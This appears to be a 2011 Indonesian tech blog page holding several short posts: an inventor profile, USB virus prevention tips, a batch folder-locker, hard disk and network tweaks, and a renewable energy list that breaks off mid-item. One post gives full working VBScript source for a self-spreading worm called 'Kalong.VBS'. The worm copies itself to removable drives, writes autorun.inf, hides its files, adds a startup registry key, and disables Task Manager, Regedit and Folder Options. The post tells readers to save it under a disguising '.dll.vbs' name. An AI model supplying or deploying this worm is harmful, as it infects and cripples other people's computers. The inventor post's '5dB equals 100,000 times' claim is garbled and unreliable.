Rabu, 30 Maret 2011

Penemu Teknologi 4G Ternyata Orang Indonesia

0 komentar Read More →

Adalah Prof. Dr. Khoirul Anwar, yang menemukan dan sekaligus pemilik paten teknologi 4G berbasis OFDM (Orthogonal Frequency Division Multiplexing). Kalau yang pernah nonton Acara Kick Andy minggu lalu, pasti sudah tidak asing lagi dengan sosok Khoirul Anwar tersebut.
Khoirul Anwar adalah alumni Teknik Elektro ITB dengan cumlaude di tahun 2000, kemudian melanjutkan pendidikan di Nara Institute of Science and Technology (NAIST) dan memperoleh gelar master di tahun 2005 serta doktor di tahun 2008. Beliau juga penerima IEEE Best Student Paper Award of IEEE Radio and Wireless Symposium (RWS) tahun 2006, di California.
Penemuan teknologi 4G berbasis OFDM diawalinya dengan “ide nyeleneh” mengurangi daya transmisi untuk meningkatkan kecepatan transmisi data. Penurunan daya dilakukan hingga 5dB saja (100.000 = 10 pangkat 5 kali lebih kecil dari teknologi sebelumnya) dan hasilnya kecepatan transmisi meningkat.
Pada paten keduanya, Khorul Anwar kembali membuat dunia kagum, kali ini adalah menghapus sama sekali guard interval/GI, tentu saja ini malah membuat frekuensi yang berbeda akan bertabrakan, alih-alih menambah kecepatan. Namun, anak Indonesia asli asal Kediri ini mengkompensasi resiko tersebut dengan mengembangkan algoritma khusus di laboratorium, hasilnya interferensi tersebut dapat diatasi dengan unjuk kerja yang sama seperti sistem biasa dengan adanya GI.
Asisten Professor di JAIST ini masih terus mengasah kemampuannya. Meski berprestasi cemerlang di Jepang, Khorul Anwar menyimpan keinginan untuk kembali ke Indonesia jika telah menjadi salah satu tokoh terkemuka di bidang telekomunikasi.
semoga dengan artikel ini anda terinspirasi untuk mengikuti jejak seperti Prof. Dr. Khoirul anwar..

Membuat Virus Sederhana Menggunakan Notepad

0 komentar Read More →
Iseng-iseng mencolok Flash Disc saudara saya tiba-tiba saya nemu sebuah malcode lokal yang dibuat dengan bahasa VBS. Wah, ternyata para virus maker mulai melirik memakai bahasa VBS. Mungkin karena menyangkut HAKI (Hak Atas Kekayaan Intelektual) karena VB6.0 yang banyak beredar adalah bajakan. Jadi ia membuat virus dengan VBS yang bisa dibuat hanya dengan Notepad karena di Windows sudah ada compiler yang terintegrasi dengannya, Windows Based Script Host.
Sesua janji saya, kita akan membuat virus yang sederhana menggunakan Notepad. Virus ini akan membuat dirinya menyebar ke removable disc dengan AutoRun sehingga komputer lain yang tercolok flash disc terinfeksi akan langsung menjadi korban tanpa menungu User menjalankan infector-nya. Virus ini saya beri nama “Kalong.VBS”. Sekarang buka Notepad-nya. Copy kode berikut :

Code:


‘//–Awal dari kode, set agar ketika terjadi Error dibiarkan dan kemudian lanjutkan kegiatan virus–//
on error resume next
‘//–Dim kata-kata berikut ini–//
dim rekur,windowpath,flashdrive,fs,mf,isi,tf,kalong,nt,check,sd
‘//–Set sebuah teks yang nantinya akan dibuat untuk Autorun Setup Information–//
isi = “[autorun]” & vbcrlf & “shellexecute=wscript.exe k4l0n6.dll.vbs”
set fs = createobject(”Scripting.FileSystemObject”)
set mf = fs.getfile(Wscript.ScriptFullname)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text = mf.openastextstream(1,-2)
do while not text.atendofstream
rekur = rekur & text.readline
rekur = rekur & vbcrlf
loop
do
‘//–Copy diri untuk menjadi file induk di Windows Path (example: C:\Windows)
Set windowpath = fs.getspecialfolder(0)
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 32
set tf=fs.createtextfile(windowpath & “\batch- k4l0n6.dll.vbs”,2,true)
tf.write rekursif
tf.close
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 39
‘//–Buat Atorun.inf untuk menjalankan virus otomatis setiap flash disc tercolok–//
‘Menyebar ke setiap drive yang bertype 1 dan 2(removable) termasuk disket
for each flashdrive in fs.drives
‘//–Cek Drive–//
If (flashdrive.drivetype = 1 or flashdrive.drivetype = 2) and flashdrive.path <> “A:” then
‘//–Buat Infector jika ternyata Drivetypr 1 atau 2. Atau A:\–//
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes =32
set tf=fs.createtextfile(flashdrive.path &”\k4l0n6.dll.vbs “,2,true)
tf.write rekursif
tf.close
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes = 39
‘//–Buat Atorun.inf yang teks-nya tadi sudah disiapkan (Auto Setup Information)–//
set tf =fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes = 32
set tf=fs.createtextfile(flashdrive.path &”\autorun.inf”,2,true)
tf.write isi
tf.close
set tf = fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes=39
end if
next
‘//–Manipulasi Registry–//
set kalong = createobject(”WScript.Shell”)
‘//–Manip – Ubah Title Internet Explorer menjadi THE KALONG v.s. ZAY–//
kalong.regwrite “HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title”,” THE KALONG v.s. ZAY “
‘//–Manip – Set agar file hidden tidak ditampilkan di Explorer–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Advanced\Hidden”, “0″, “REG_DWORD”
‘//–Manip – Hilangkan menu Find, Folder Options, Run, dan memblokir Regedit dan Task Manager–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFolderOptions”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr”, “1″, “REG_DWORD”
‘//–Manip – Disable klik kanan–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoViewContextMenu”, “1″, “REG_DWORD”
‘//–Manip – Munculkan Pesan Setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption”, “Worm Kalong. Variant from Rangga-Zay, don’t panic all data are safe.”
‘//–Manip – Aktif setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Systemdir”, windowpath & “\batch- k4l0n6.dll.vbs “
‘//–Manip – Ubah RegisteredOwner dan Organization–//
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization”, “The Batrix”
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner”,”Kalong”
‘//–Nah kalau kode dibawah ini saya nggak tau, tolong Mas Aat_S untuk menjelaskan–//
if check <> 1 then
Wscript.sleep 200000
end if
loop while check <> 1
set sd = createobject(”Wscript.shell”)
sd.run windowpath & “\explorer.exe /e,/select, ” & Wscript.ScriptFullname
‘Akhir dari Kode

Save code di Notepad dengan cara FILE > SAVE. Lalu di save as type pilih “All Files (*.*). Simpan dengan nama : k4l0n6.dll.vbs. Sebenarnya gak usah pake *.dll juga gak apa-apa tapi usaha agar tidak mencurigakan aja.

Perbedaan Virus, Worm dan Trojan

0 komentar Read More →
Banyak orang menyamakan Worm, Trojan Horse sama dengan Virus atau istilah lain dari virus, Tetapi itu salah, yang sama cuma satu bahwa Virus, Trojan, Worm merupakan program pengacau pada sistem komputer.
Virus biasanya disertakan pada program atau file, file inilah yang membantu penyebaran virus dari komputer ke komputer dan menginfeksinya. Virus komputer ini memiliki tingkat bahaya yang beragam, yang seperti kita ketahui diantaranya virus dapat merosakkan software, hardware maupun data-data anda. Sungguh menyusahkan jika komputer kita terkena virus bukan?
Hampir semua virus menyertakan dirinya pada file EXEcutable, artinya virus senang saja sudah berada dikomputer kamu, tapi baru dapat berjalan ketika kamu menjalankan/membuka program yang sudah terinfeksi virus tersebut. Virus tidak boleh merebak tanpa bantuan user, maksudnya virus biasanya menyebarkan dirinya ketika pertukaran file yang telah terinfeksi ataupun mengirim e mail dengan attachment emailnya yang berisi virus.
Kalau worm secara rekaannya sama dengan virus. Tetapi bezanya worm ini merebak dari komputer ke komputer lain meskipun tanpa bantuan user sebagai pengguna komputer. Worm memanfaatkan file atau skrip transportasi informasi sistem komputer yang memungkinkan berpindah tanpa bantuan user. Perkara yg paling mengerikan dari kemampuan worm ini adalah mampu menduplikasi dirinya sendiri. Contohnya Worm mampu mengirimkan duplikasinya keseluruh user yang terdaftar pada address book e-mail sistem yang telah terinfeksi tersebut. Setelah berhasil, worm kembali menduplikasi dirinya sendiri dan mengirim lagi satu copy ke setiap user yang ada di address book komputer yang baru saja diserang dan seterusnya.
Berbeda dengan trojan horse. Program ini nampak seperti software biasa. Setelah di install atau dijalankan, program tersebut boleh merosakkan sistem. Ketika Trojan sudah aktif, efek yang ditimbulkan pelbagai, ada yang merubah penampilan desktop, icon sampai menghapus file tertentu didalam sistem komputer kamu. Trojan juga dapat membuat backdoor pada komputer yang terinfeksi yang membuat user lain memiliki akses pada komputer tersebut. Tidak seperti virus dan worm, trojan tidak memproduksi dirinya sendiri.

Menangkal Virus Tanpa Anti Virus

0 komentar Read More →
sekedar berbagi tips gimana caranya memproteksi komputer anda dari serangan virus tanpa menggunakan anti virus. sebenernya penggunaan anti virus adalah yang terbaik untuk mencegah virus masuk ke komputer anda, tapi karena anti virus ada setelah adanya virus, cara ini lumayan ampuh mengatasi virus2 nakal tadi. mungkin bukan hal baru buat kebanyakan user komputer, tapi namanya juga bagi2 ilmu. perlu diingat bahwa beberapa langkah di bawah membuka sistem keamanan yang udah dibikin sama Microsoft dan berpotensi mengganggu kerja Windows. saya ingetin dari awal, saya gak tanggung jawab ya klo komputer anda malah jadi error karena ada system files yang kehapus (sengaja atau tidak). jadi supaya lebih aman, aktifkan lagi fungsi ‘Hide protected operating system files‘ supaya file2 vital gak sampe terhapus, dan juga aktifkan ‘Hide extensions for known file types‘ supaya pas anda rename suatu file, extensi-nya gak ikut ter-rename. klo saya pribadi sih ‘Hide extensions for known file types’ selalu dalam keadaan nonaktif –uncheck– karena saya udah biasa. lakukan hal2 berikut hanya ketika anda menghubungkan suatu portable drive ke komputer anda.
selamat mencoba:
nonaktifkan mode autoplay di komputer anda. dengan cara ini segala portable drive –contohnya flash drive atau hard disk external– yang dihubungkan dengan komputer anda tidak dapat berjalan secara otomatis tapi harus anda akses secara manual. autoplay tadinya diciptakan untuk mempermudah user, tapi sayangnya berhasil dimanfaatkan para ‘seniman’ virus sebagai celah untuk menyebarkan virus. Caranya Sbb :
  1. telusuri [ start -> run ]
  2. di ‘open’, ketik ‘gpedit.msc’
  3. setelah itu akan muncul window ‘group policy’
  4. pada sisi sebelah kiri window ada ‘local computer policy’. di bawahnya ada ‘computer configuration’ beserta turunannya, dan ‘user configuration’ juga beserta turunannya
  5. pada turunan ‘computer configuration’, pilih ‘administrative templates’
  6. pada turunan ‘administrative templates’, pilih ‘system’
  7. di window bagian kiri akan muncul beberapa daftar. cari ‘turn off autoplay’, lalu double click
  8. akan muncul window ‘turn off autoplay properties’
  9. pada tab ‘setting’, ubah ‘not configured’ jadi ‘enabled’
  10. pada ‘turn off autoplay on:’, pilih ‘all drives’
  11. lalu klik ‘OK’
  12. lakukan hal yang sama pada menu ‘user configuration’
  13. jika anda ingin mengubah ke mode autoplay lagi, ubah pilihan ‘enabled’ menjadi ‘not configured’.
langkah selanjutnya adalah:
1. klik kanan CD atau DVD drive anda, lalu pilih ‘properties’
2. pilih tab ‘autoplay’
3. terdapat tipe2 file di bawah tulisan ‘select a content type, ….’. untuk setiap tipe file, ubah ‘actions’-nya jadi ‘select an action to perform’, lalu pilih ‘take no action’
4. lalu klik ‘OK’
setelah itu restart komputer anda sekarang, komputer anda setidaknya sudah aman dari virus2 yang memanfaatkan mode autoplay ini.
setiap anda menghubungkan portable drive ke komputer anda, nonaktifkan –uncheck– fungsi ‘Hide protected operating system files’ dan aktifkan –check– fungsi ‘Show hidden files and folders’. ini dilakukan untuk melihat apakah di dalam portable drive ada virus2 yang ‘ngumpet’ dengan cara menjadi protected system files. beberapa virus gak bisa terlihat walau kita udah mengaktifkan ‘Show hidden files and folders’, karena mereka udah nyamar jadi system files. Caranya Sbb :
  1. pada toolbar di setiap window folder, biasanya ada menu File, Edit, View, Favourites, Tools, dan Help. pada menu tersebut, pilih ‘Tools’, lalu klik ‘Folder Options’
  2. ‘folder options’ ini dapat juga diakses melalui [ start -> control panel -> folder options ]
  3. jika menu ini tidak ada, berarti komputer anda sudah terinfeksi virus tertentu, misalnya brontox. virus brontox memiliki ‘kemampuan’ menghilangkan menu ini untuk menjaga penyamarannya di komputer yang sudah terinfeksi. cara menghilangkannya, saya juga belum tahu selain dengan anti virus ^^’
  4. jika menu ini ada, pilih tab ‘view’
  5. pada menu ‘advanced settings:’, uncheck ‘hide protected operating system files (recommended)’
  6. masih pada menu yang sama, ubah ‘do not show hidden files and folders’ menjadi ‘show hidden files and folders’
  7. lalu klik ‘OK’
  8. sekarang anda dapat melihat files atau folders yang tadinya tidak dapat anda lihat karena hidden, termasuk virus2 nakal yang ngumpet jadi sekedar ‘hidden files’ atau bahkan yang udah jadi ‘operating system’.
nonaktifkan –uncheck– fungsi ‘Hide extensions for known files types’. ini berguna untuk melihat beberapa virus yang ‘menyamar’ sebagai folder –contohnya adalah virus BRONTOX!!!–. seharusnya folder tidak memiliki ekstensi (tipe file di belakang nama file, seperti .exe, .mp3, .avi, dan lainnya), tapi untuk virus2 yang menyamar sebagai folder, di belakang nama filenya terdapat ekstensi (biasanya .exe). Caranya Sbb :
  1. lakukan langkah 1-4 pada poin 2
  2. pada menu ‘advanced settings:’, uncheck ‘hide extensions for known file types’
  3. lalu klik ‘OK’
  4. jangan pernah mengakses portable drive dengan cara ‘klik kiri ganda’ atau [ klik kanan -> open ] pada icon drive di My Computer karena akan mengaktifkan beberapa jenis virus tertentu. yang paling aman adalah anda mengakses drive tersebut lewat menu di sebelah kiri windows. menu ini ada jika anda meng-klik toolbar ‘Folders’ yang seharusnya ada di bagian atas windows, di bawah toolbar File, Edit, View, dan kawan2, atau biasanya ada di sebelah toolbar ‘Search’. lewat menu ini, akses anda ke portable drive menjadi lebih aman.
  5. setelah anda melakukan poin-poin di atas, segera cek portable drive yang anda hubungkan ke komputer anda. hapus semua hal yang mencurigakan di portable drive tersebut.

ingat! gunakan cara akses seperti langkah nomor 4. Caranya Sbb :
  1. single click icon portable drive di menu tersebut. misalnya anda menghubungkan flash drive anda yang bernama KINKSTONE. maka klik satu kali icon flash drive KINKSTONE tersebut. nanti akan terlihat isi dari flash drive di tampilan utama windows –sebelah kanan menu–
  2. seharusnya semua jenis file yang ada di drive tersebut akan terlihat, termasuk virus, karena fungsi ‘Show hidden files and folders’ udah aktif dan ‘Hide protected operating system files’ sudah dinonaktifkan
  3. segera hapus file2 mencurigakan yang anda yakin itu bukan file milik anda. contoh file2 yang mencurigakan dan meru pakan virus yang harus dimusnahkan: .vbs, autorun.inf (jika portable drive anda bukan berupa CD atau DVD), file berekstensi .exe tapi gambar icon-nya folder.
  4. dengan lima langkah di atas diharapkan ada perlindungan ekstra bagi komputer anda dari serangan kebanyakan jenis virus.
  5. untuk mode autoplay, saran saya selalu dalam keadaan nonaktif, karena langkah2 menonaktifkan dan mengaktifkan mode ini nggak sederhana. lagian gak repot juga klo mode ini dinonaktifkan.
semoga trik ini cukup membantu bagi kebanyakan user. klo ada yang gak jelas, silakan bertanya, semoga saya bisa membantu. o iya, terima kasih buat mas Eri Bowo lewat bukunya “xXx, Windows XP: Rombak Total XP Anda, sampai tidak ada yang mengenalinya!”, karena trik menonaktifkan mode autoplay saya dapet dari buku itu.
nb: sekedar bantu2 promosi, buku tadi lumayan bagus lho buat iseng2 ngutak atik dan ningkatin performa Windows anda, hehe… itu versi pertama, dan katanya sekarang udah terbit versi kedua nya. cuma yang kedua emang udah bukan buat Windows XP lagi, tapi buat Windows Vista. semoga bermanfaat

Teknik Pencarian Efektif dengan Google

0 komentar Read More →
Meskipun Google menyediakan banyak fitur pencarian, saya yakin tidak banyak dari kita yang menggunakannya pada saat melakukan pencarian informasi. Akhirnya kita kena badai tsunami informasi dari Google yang akhirnya membuat kita bingung sendiri. Kita bahas yuk, teknik pencarian yang efektif itu sebaiknya seperti apa sih.
Secara umum, jenis pencarian di Google ada dua: Basic Search dan Advanced Search.Basic Search adalah fitur pencarian yang sudah biasa kita gunakan yaitu ketika mengakses langsung google.com.

Sedangkan Advanced Search menyediakan berbagai pilihan fitur pencarian baik untuk operator dasar, file format yang ingin kita cari, bahasa, region, dsb.

Cara Mengunci Folder dengan Notepad

0 komentar Read More →
Pada kesempatan kali ini, saya akan memberikan tips, tips yang akan saya berikan adalah bagaimana cara mengunci sebuah folder di komputer kita. Mungkin anda sekalian sudah pada menggunakan software-software tertentu seperti Folder Lock, My secret folder, dsb untuk mengunci/menyembunyikan folder pribadi milik agan semua. Namun, kali ini saya hanya membahas tentang bagaimana menyembunyikan/mengunci folder dengan sebuah aplikasi bawaan windows yaitu Notepad, caranya cukup simple. Langsung aja kita ke tahap membuatnya.

1. Pertama buatlah folder baru (terserah dengan nama apa saja)

2. Buat file text baru dalam folder tersebut dan ketikkan code dibawah ini pada notepad

Code:

@ECHO OFF
indonezian kunci folder
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo ARE YOU SURE WANT TO LOCK FOLDER ??(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Foldernya dah terkunci
goto End
:UNLOCK
echo PLEASE INSERT PASSWORD!
set/p "pass=>"
if NOT %pass%==
ketik password disni goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Foldernya berhasil di buat
goto End
:End

3. Jika sudah, lihat pada kode berwarna merah diatas, anda akan menemukan “ketik password disni” <– ( ubah kata “ketik password disni” dengan password yang anda inginkan).

4. Kemudian simpan file tersebut dengan nama “locker.bat” .

5. Sekarang kembali ke folder tadi dan anda akan melihat Command (LOCKER).

6. Klik Comand tersebut dan akan muncul folder baru dengan nama “Locker” .

7. Nah, sekarang tinggal menjalankan misi penyembunyian file pribadi dengan cara memindah file2 pribadi anda kedalam folder “Lock” tadi, setelah yakin semua file tidak ada yang tersisa, kembali ke Comand “LOCKER” tadi dan klik Comand tersebut, dia akan menanyakan “apakah anda mau mengunci folder anda?” Y/N ?

8. Ketik “Y” , akhirnya terkunci juga

9. Jika ingin membuka folder private tadi, tinggal klik Command LOCKER dan masukan password yang anda buat tadi.

atau langsung dapatkan filenya disini

10 Tips Merawat Harddisk

0 komentar Read More →
Penggunaan Komputer yang terlalu lama tanpa adanya perawatan dari sang pemilik dapat menyebabkan menurunnya kinerja komputer.liat cara meningkatkan kinerja komputer Salah satu yang menyebabkan menurunnya kinerja komputer adalah Harddisk.seperti yang kita tahu,harddisk mempunyai peranan yang sangat penting dalam hal penyimpanan data. Semua data data penting didalam komputer tersimpan didalam harddisk.Bayangkan jika suatu saat harddisk menjadi rusak dan anda belum sempat melakukan backup..maka data data penting anda akan lenyap seketika.sebenarnya ada sebuah program yang dapat digunakan untuk mengembalikan data yang hilang..Download Disini Walaupun sudah ada software-software yang bisa mengembalikan data data yang sudah terhapus,tapi alangkah baiknya kalo kita dari awal telah mencegahnya terlebih dahulu sehingga hal demikian tidak akan terjadi..seperti kata pepatah,Sedia payung sebelum hujan.
Cara cara yang kita lakukan untuk mencegahnya adalah dengan melakukan perawatan pada harddisk. adapun caranya berikut ini :
1.Installlah sebuah antivirus untuk berjaga jaga apabila nantinya ada virus yang menyerang dan merusak data anda..kalo bisa antivirusnya harus rutin di update..liat daftar anti virus terbaru disini

2.Usahakan untuk selalu melakukan backup data yang penting.

3.Gunakan scandisk untuk mengecek apakah ada batsector didalam harddisk.

4.selalu lakukan Defragment 2 minggu sekali agar data data didalam harddisk selalu tersusun rapi.

5.Gunakan Software pihak ketiga untuk membersihkan junk file,duplikat file,dan recycle bin. anda bisa menggunakan System Cleaner

6.Jangan terlalu sering mencabut dan memasang kembali harddisk kedalam CPU..karena Harddisk sangat sensitiv.jika terkena goncangan,maka data data didalam harddisk terancam hilang.

7.jangan menyimpan data terlampau banyak.maksudnya jangan sampai free harddisk sampe tinggal beberapa kylobyte..tapi berilah ruang sedikit agar harddisk tidak terlalu sesak setidaknya sisakan sekitar 20 MB. Apabila anda menggunakan OS Windows biasanya akan muncul warning jika harddisk kita terlampau penuh.

8.uninstall program program yang tidak berguna agar tidak memberatkan harddisk

9.Pakailah UPS atau Stavolt..Gunanya jika kita menggunakan UPS adalah apabila sewaktu kita sedang menggunakan komputer tiba tiba listrik padam,komputer tidak akan langsung mati.jadi kita bisa menyimpan dulu data baru dimatikan.Komputer yang tiba tiba mati tanpa di shutdown terlebih dahulu akan membuat harddisk cepat rusak.

10.ventilasi yang cukup. Jangan meletakkan CPU ditempat yang terlalu sesak atau sempit..karena bisa membuat udara tidak bisa keluar sehingga menyebabkan harddisk menjadi cepat panas.Jadi sebaiknya pilih CPU yang memiliki banyak kipas dan tempatkan ditempat yang agak luas.
Semoga Membantu

Selasa, 29 Maret 2011

Cara Share Memory RAM ke VGA

0 komentar Read More →
Bagi anda yang memiliki VGA dengan kapasitas yang kecil, Anda bisa menambah kapasitas VGA anda menjadi lebih besar. Caranya mudah, Nih saya kasih triknya

Masuk ke bios >> Kemudian setting Video RAM (VGA Shared Memory Size)
>>Setting jumlah shared memory yang anda inginkan.
Perlu diingat sebelum menambah shared memory anda harus memastikan bahwa RAM
yang anda gunakan memang mencukupi dalam menghandle aplikasi yang biasa anda
gunakan dan bisa diasumsikan bahwa sisa pemakaian memory RAM masih banyak dan
cukup untuk dibagi menjadi Buffer memory VGA. Kalo dirasa Ukuran RAM pas-pasan
lebih baik upgrade dulu RAM yang anda gunakan sesuai jumlah pemakaian applikasi dan
maksimal batas kemampuan shared memory VGA.
NB: Besar kecilnya nilai memory yang diambil tergantung dari Jenis VGA Onboardnya
dan besarnya kapasitas RAM yang terpasang.
Pastikan juga bahwa VGA yang anda gunakan merupakan VGA onboard (bisa di share)
tapi jika VGA yang anda gunakan adalah VGA dedicated tentu saja tidak bisa share
dengan RAM karena pada VGA dedicated mempunyai Graphic memory tersendiri yang
bekerja pada sistem GPU VGA.


Selamat mencoba..........!

Minggu, 20 Maret 2011

Tips Mempercepat Koneksi Browser Mozilla Firefox

0 komentar Read More →
Ini nih cara mudah buat mempercepat koneksi Internet anda.......
bagi anda yang menggunakan Browser Mozilla Firefox.........
Caranya Mudah koq, Nih saya kasih caranya............

1. Pada addres bar, ketik about:config. Kemudian, ubah settingan berikut:
       -      network.http.pipelining, menjadi True
       -      network.http.proxy pipelining menjadi True
       -      network.http.pipelining.maxrequest, dengan nilai 30


2. Klik kanan dimana saja, pilih new > integer. isikan preference name dengan nglayout.initialpaint.delay, lalu klik OK


3. Isikan parameter tersebut dengan nilai 0 lalu klik OK, Kemudian Restart Browser anda.


Selamat Mencoba.....!

Tips Mempercepat Koneksi Internet Menggunakan Free DNS

0 komentar Read More →
DNS (Domain Name Service) adalah sebuah layanan yang menyimpan informasi domain dan alamat IP dari sebuah website. saat ini, ada beberapa beberapa server DNS yang dapat anda gunakan secara gratis. Untuk mengetahui apakah server tersebut masih aktif atau tidak, anda dapat mengetahui melalui Command Promt, command promt dapat dijalankan dengan cara, Start -> Run, Lalu ketikkan Dalam Dialog box kata "cmd", Setelah masuk dalam Command Prompt, Masukkan command "ping  IP DNS server".


Sebagai contoh, Anda dapat menggunakan open DNS yang menyediakan layanan DNS gratis dengan alamat  IP 1 :208.67.222.222 dan IP 2 :208.67.220.220. Jika DNS server tersebut aktif, maka akan muncul pesan "Reply from 208.67.222.222: bytes=32 time=264 TTL=52". Namun jika DNS server tersebut tidak aktif, Maka akan muncul pesan "Request Time Out".

Langkah selanjutnya adalah menambahkan IP tersebut kapada Laptop anda, Caranya adalah

1. Pergi ke Control Panel, Klik Icon Network Connection. Kemudian, Pilih koneksi yang akan anda tambahkan alamt DNS nya, Klik kanan, dan Pilih Properties


2. Pilih Networking, Lalu pilih Item Internet Protocol (TCP/IP), Lalu Klik Properties.


3. Isikan IP DNS server, lalu klik OK


Selamat Mencoba...........!

Sabtu, 19 Maret 2011

Download RocketDock

1 komentar Read More →
Ini nih aplikasi yang Keren banget..........
Alikasi ini Bisa membuat Shortcut di atas layar.........
Udah tahu gug softwarenya?
 Kalau belum, nih gue kasi previewnya.............


Kalau kamu pada pengen, Silahkan download aplikasinya di Sini

Download Windows Sidebar for XP

0 komentar Read More →
Buat yang pengen Windows XP nya Tampil bagus kayak Windows 7, Nih gua kasih Windows sidebar yang oke banget.
Buat yang gag tahu apa itu Windows sidebar, nih gua kasih tahu contohnya:


Udah tahu kan?...
bagi yang pengen, Download, download disini

Jumat, 18 Maret 2011

10 Pembangkit Energi yang Bisa Diperbaharui

0 komentar Read More →
1. Energi Pasang Surut


Pembangkit Energi dari pasang surut laut bukanlah sumber energi yang sangat populer, tapi memiliki potensi besar dalam waktu dekat. Generator arus pasang surut dan generasi rentetan memanfaatkan energi pasang surut.

Penghasil energi ini Eco-friendly dan tidak membahayakan lingkungan sama sekali. Ini mengikuti prinsip yang sama seperti turbin angin, tapi bukan menggunakan udara, generator berputar dalam air.

Tidak seperti energi angin dan matahari, pembangkit pasang surut dapat diprediksi. Sejak zaman dahulu, peristiwa pasang surut dikendalikan langsung dari gerakan relatif dari sistem Bumi-Bulan dan tingkat yang lebih rendah dari sistem Bumi-Matahari.

Lunar Energi, sebuah perusahaan Inggris yang pertama kali mendirikan sebuah pembangkit energi pasang surut di pantai Pembrokshire di Wales, menyediakan listrik ke ribuan rumah.

2. Energi dari Gelombang/Ombak Laut 
Memprediksi arah laut dan gelombang adalah pekerjaan yang sangat sulit, namun tidak mustahil. Energi Ombak adalah transportasi energi oleh gelombang permukaan laut, dan penangkapan energi untuk pemompaan atau desalinating air sebagai pembangkit listrik.

Di Eropa, Pembangkit Energi dari gelombang telah diperkenalkan, menggunakan floating Pelamis Wave Energy konverter. Mereka menggunakan perangkat mengambang dan menghasilkan energi melalui gerakan meliuk-liuk, atau dengan gerakan mekanis dari puncak gelombang dan lembah.

Energi Gelombang laut tidak sama dengan fluks diurnal Energi pasang surut dan pilin stabil arus laut, meskipun kadang sering membingungkan.

Kami telah mengejar teknologi ini sejak tahun 1890 dan Pembangkit Energi Gelombang Laut Komersial pertama di dunia berbasis di
Portugal, di Aguçadora Wave Park, terdiri dari tiga 750 kilowatt perangkat Pelamis.

 3
. Energi Matahari
Memproduksi listrik dengan memanfaatkan energi matahari dan (PV) fotovoltaik sel disebut Teknologi Solar. Sel surya menjadi lebih efisien, diangkut dan bahkan fleksibel, yang memungkinkan untuk kemudahan instalasi.

Didukung oleh satu solar cell atau rumah grid yang menerima kekuatan dari photovoltaic disarray; PV; Aplikasi energi PV dapat menghasilkan energi di semua ukuran.


4. Energi Angin 
 Pembangkit Energi Angin diinstal pada lahan pertanian atau daerah penggembalaan, memiliki salah satu dampak lingkungan terendah dari semua sumber energi. Turbin angin digunakan untuk mengubah energi angin menjadi energi listrik atau mekanik.

Energi angin secara historis telah digunakan langsung untuk menggerakkan kapal layar atau dikonversi menjadi energi mekanik untuk memompa air atau menggiling gandum, tapi aplikasi utama tenaga angin saat ini adalah pembangkit listrik.

Spanyol, Portugal, Jerman, Irlandia, Eropa memimpin dunia dalam produksi tenaga angin lepas pantai. Amerika Serikat dan China menyediakan sumber daya lahan yang sangat memungkinkan

5. Pembangkit listrik tenaga air 
Ini adalah bentuk paling banyak digunakan dari energi terbarukan. Gaya gravitasi dari air yang jatuh adalah titik kunci dalam generasi pembangkit listrik tenaga air. Di daerah-daerah terpencil, hidro skala kecil dipasang di sungai dan kali dengan sedikit efek pada ikan atau lingkungan.

Proyek hidroelektrik dibangun untuk menyediakan sejumlah besar tenaga listrik yang dibutuhkan untuk industri. Di Suriname, Waduk Brokopondo dibangun untuk menyediakan listrik bagi industri aluminium

Alcoa. Selandia Baru Manapouri Power Station dibangun untuk memasok listrik ke smelter aluminium pada Tiwai Point.
 

6. Radiant Energi 

